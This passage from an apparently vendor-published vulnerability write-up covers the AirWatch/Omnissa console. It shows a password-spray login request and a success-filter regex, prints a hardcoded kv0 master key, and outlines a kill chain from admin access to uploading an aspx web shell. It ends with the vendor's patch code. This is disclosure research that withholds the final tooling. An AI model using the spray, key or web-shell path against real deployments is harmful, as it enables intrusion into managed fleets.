Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

Login=Log+In&ReturnUrl=%2FAirWatch%2F&Hash=&IsPasswordFieldVisible=True&__RequestVerificationToken=-XiJwfyHrkIbOA7hFZ7yg9MCmlvEtlaEIca1JfYjQoqxqJBkzzdQX8exlX7VrmR2jso4Cf2BtBmbDlJIhtM4oDKO_SJWeaDk9HRM974PtGA1&UserName=exampleuser&RememberUsername=false&Password=Company123&X-Requested-With=XMLHttpRequest
Performing a negative regex search on Invalid credentials.|any Roles.|LoginFailed|Please contact Administrator will give you all the valid hits.
You might be surprised at what this yields. For our targets, for the very first spray, it returned three valid global admin users using a weak password:

Now that we have global administrator access, how can we get a shell? Surprisingly, there were very few API controllers that directly led to an arbitrary file upload or command execution sink that we could actually access.
We discovered some controllers that could lead to RCE via path traversal inside a zip file; however, these required a JWT with specific permissions that we were unable to obtain. Instead, we discovered a reliable route to RCE that relied on breaking some existing hardcoded encryption concepts that we exploited in 2022.
AirWatch has a concept of uploading “blobs” to its blob store; however, this upload process creates a file within a specific cache directory. Typically, the files that are uploaded through this chunked blob file upload process have strict restrictions on what extensions are allowed; however, this control is enforced through an encrypted parameter called encryptedAllowedFileType.
As a global administrator, you can update the setting for “Blob Cache Store Path” to a web accessible directory /AirWatch/#/AirWatch/Settings/InstallationFilepath:

After updating this field, a package can be uploaded via /AirWatch/#/AirWatch/Settings/AndroidServiceApplications. You must initially upload an APK file and capture the HTTP request to /AirWatch/Blob/ChunkUpload.
This HTTP request is exciting, as we control and know the entire filename, but the upload is restricted to .apk files. When sending this request naturally from the web console, the encryptedAllowedFileType parameter was set to awev2%3Akv0%3AqFIWNqsvleP3p%2FAS%3AEPLoekuT18Nj3r45QnpmlORJbvE%3D.
The key thing to recognize in this encrypted value is that it is using kv0 as its encryption type. As a recap, the encryption logic inside AirWatch has a special way of dealing with encryption using the kv0 type:
    public MasterKey GetMasterKey(string keyVersion)
    {
        ILogger log = LogAspect.Current(this, "GetMasterKey");
        if (string.IsNullOrEmpty(keyVersion) || keyVersion.Equals("kv0"))
        {
            log.Debug("keyVersion is not defined or equals the default key version.");
            return DefaultMasterKey;
        }
Where the default master key is defined like so:
private static readonly MasterKey DefaultMasterKey = new MasterKey();Tracing it back to the MasterKey class, we can see that this is just a hardcoded key, and has not changed since our research post in 2022:
    public MasterKey()
    {
        KeyVersion = "kv0";
        Passphrase = "5c5e2c554f4f644b54383127495b356d7b36714e4b214a6967492657290123a0";
        SaltData = "s@1tValue";
        IsKeyValid = true;
    }
Relying on our previous research, where we created a tool to encrypt strings, utilising AirWatch’s own encryption logic and hardcoded keys, it was trivial to generate a kv0 encrypted string for aspx to ultimately upload a web shell to the Default Website directory.
We won’t be sharing this encrypted string or the binaries and DLL files required to perform this encryption. Still, we wanted to share a logical path that can escalate this vulnerability to command execution.
To summarize the kill chain:
- Use the secondary contexts bug to obtain the active admin users list.
- Password spray all the admin usernames with some intelligent password guesses.
- Update file path settings to change blob cache storage path to a web accessible directory (ideally
Default Websiteas it can run uncompiled aspx). - Upload an aspx file via intentional functionality, breaking hardcoded encryption to allow aspx file extensions.
Omnissa’s Patch
Whenever a vendor releases a fix for one of the vulnerabilities we report, we check the quality of the patch to ensure that it is sufficient to resolve the issue we reported. In this case, the patch from Omnissa seems solid, and we were unable to find a bypass in their updated logic. It’s essential to note that this secondary context layer still exists; however, there are no pre-authentication controllers that can access it where path traversal is possible.
They added a static whitelist hash set called PackageAllowedSet and introduced two new functions, one for disallowing query string-based parameter input called ThrowIfQueryParameterFound and the other for checking if the packageId is within the static hashset (is it an item in the array): ThrowIfPackageIdNotInAllowedList.
If you’re curious about the patch, the code for it is below:
[InternalApi(OverridePublicAccess = true)]
[RoutePrefix("apps")]
[NoAuthenticationFilter]
public class SystemAppMetadataV1Controller : BaseDevicesGatewayController
{
    private static readonly HashSet<string> PackageAllowedSet = new HashSet<string> { "com.vmware.pkg.wf", "com.ws1.pkg.wf" };

    public SystemAppMetadataV1Controller(IDevicesGatewayApiBusiness devicesGatewayApiBusiness)
        : base(devicesGatewayApiBusiness)
    {
    }

    [HttpGet]
    [VersionedRoute("system-app-metadata/{packageId}", 1, null)]
    public async Task<IActionResult> GetSystemAppMetadataAsync(string packageId)
    {
        ThrowIfQueryParameterFound();
        ThrowIfPackageIdNotInAllowedList(packageId);
        string resource = "apps/system-app-metadata/" + packageId;
        HttpResponseMessage val = await UpdateAndRouteRequestAsync(resource, ((ApiController)this).Request.Method, ((ApiController)this).Request.Headers, ((ApiController)this).Request.Content).ConfigureAwait(continueOnCapturedContext: true);
        return ActionResultFactory.GetActionResult(((ApiController)this).Request).WithHttpResponseMessage(val).WithHttpStatusCode(val.StatusCode);
    }

    private void ThrowIfPackageIdNotInAllowedList(string packageId)
    {
        string item = packageId.ToLowerInvariant();
        if (!PackageAllowedSet.Contains(item))
        {
            throw new AwException(HttpStatusCode.NotFound, 8062, $"System Application Metadata Not found for {packageId}");
        }
    }

    private void ThrowIfQueryParameterFound()
    {
        string query = ((ApiController)this).Request.RequestUri.Query;
        if (!string.IsNullOrEmpty(query))
        {
            throw new AwException(HttpStatusCode.BadRequest, 8046, $"Query parameter '{query}' is not allowed for this request.");
        }
    }
}
Wrap Up & Acknowledgements
Our security research showcases the core capabilities of the Assetnote Platform, delivering continuous, automated monitoring of your external attack surface. Through the integration of Real-time Asset Discovery and Contextual Vulnerability Analysis within a unified Attack Surface Management framework, Assetnote helps organizations stay ahead of emerging risks – providing what security teams need most: proactive defense capabilities.
A special thanks to Frans Rosen for our work together on this product after discovering the secondary path traversal, and Sam Curry, for his previous work on secondary context path traversals.
About Assetnote
Searchlight Cyber’s ASM solution, Assetnote, provides industry-leading attack surface management and adversarial exposure validation solutions, helping organizations identify and remediate security vulnerabilities before they can be exploited. Customers receive security alerts and recommended mitigations simultaneously with any disclosures made to third-party vendors. Visit our attack surface management page to learn more about our platform and the research we do.
in this article
Related Content
Research
Research High Fidelity Detection Mechanism for RSC/Next.js RCE (CVE-2025-55182 & CVE-2025-66478)
Find out moreBook your demo: Identify cyber threats earlier– before they impact your business
Searchlight Cyber is used by security professionals and leading investigators to surface criminal activity and protect businesses. Book your demo to find out how Searchlight can:

Enhance your security with advanced automated dark web monitoring and investigation tools

Continuously monitor for threats, including ransomware groups targeting your organization

Prevent costly cyber incidents and meet cybersecurity compliance requirements and regulations